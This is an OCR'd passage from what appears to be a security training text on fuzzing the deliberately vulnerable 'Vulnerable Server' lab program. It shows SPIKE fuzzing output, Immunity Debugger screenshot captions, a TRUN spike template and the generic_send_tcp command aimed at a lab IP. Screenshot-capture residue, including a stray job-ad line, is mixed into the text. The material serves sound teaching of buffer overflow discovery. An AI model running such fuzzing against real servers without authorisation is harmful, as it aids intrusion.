Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 45
Fuzzing Variable 0:9
```

Figure 6.51: Screenshot showing the output of spiking vulnerable server



Immunity Debugger - vulnserver.exe - [CPU - thread 00001EF0, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
Code auditor and software assessment specialist needed
Registers (FPU)
Address Hex dump ASCII

Immunity Debugger showing running status of vulnerable server

```
New thread with ID 00000918 created
Running
```

Figure 6.52: Screenshot of Immunity Debugger

As we have identified that the STATS function is not vulnerable to buffer overflow, we repeat the same process for the TRUN function. Use the following spike template for spiking on the TRUN function:



trun.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
trun.spk
Plain Text
Tab Width: 4
Ln 3, Col 24
INS

```
s_readline();
s_string("TRUN ");
s_string_variable("0");
```

Figure 6.53: Screenshot showing TRUN spike template

Now, send the packages to the vulnerable server using the following command:


`generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR`


generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help

```
